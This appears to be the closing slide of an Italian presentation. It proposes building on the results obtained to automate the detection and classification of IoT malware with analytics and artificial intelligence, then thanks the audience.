Partire dai risultati ottenuti per automatizzare il rilevamento e la classificazione dei malware IoT, con l'utilizzo di tecnologie di tipo Analytics ed Artificial Intelligence

Grazie per l'attenzione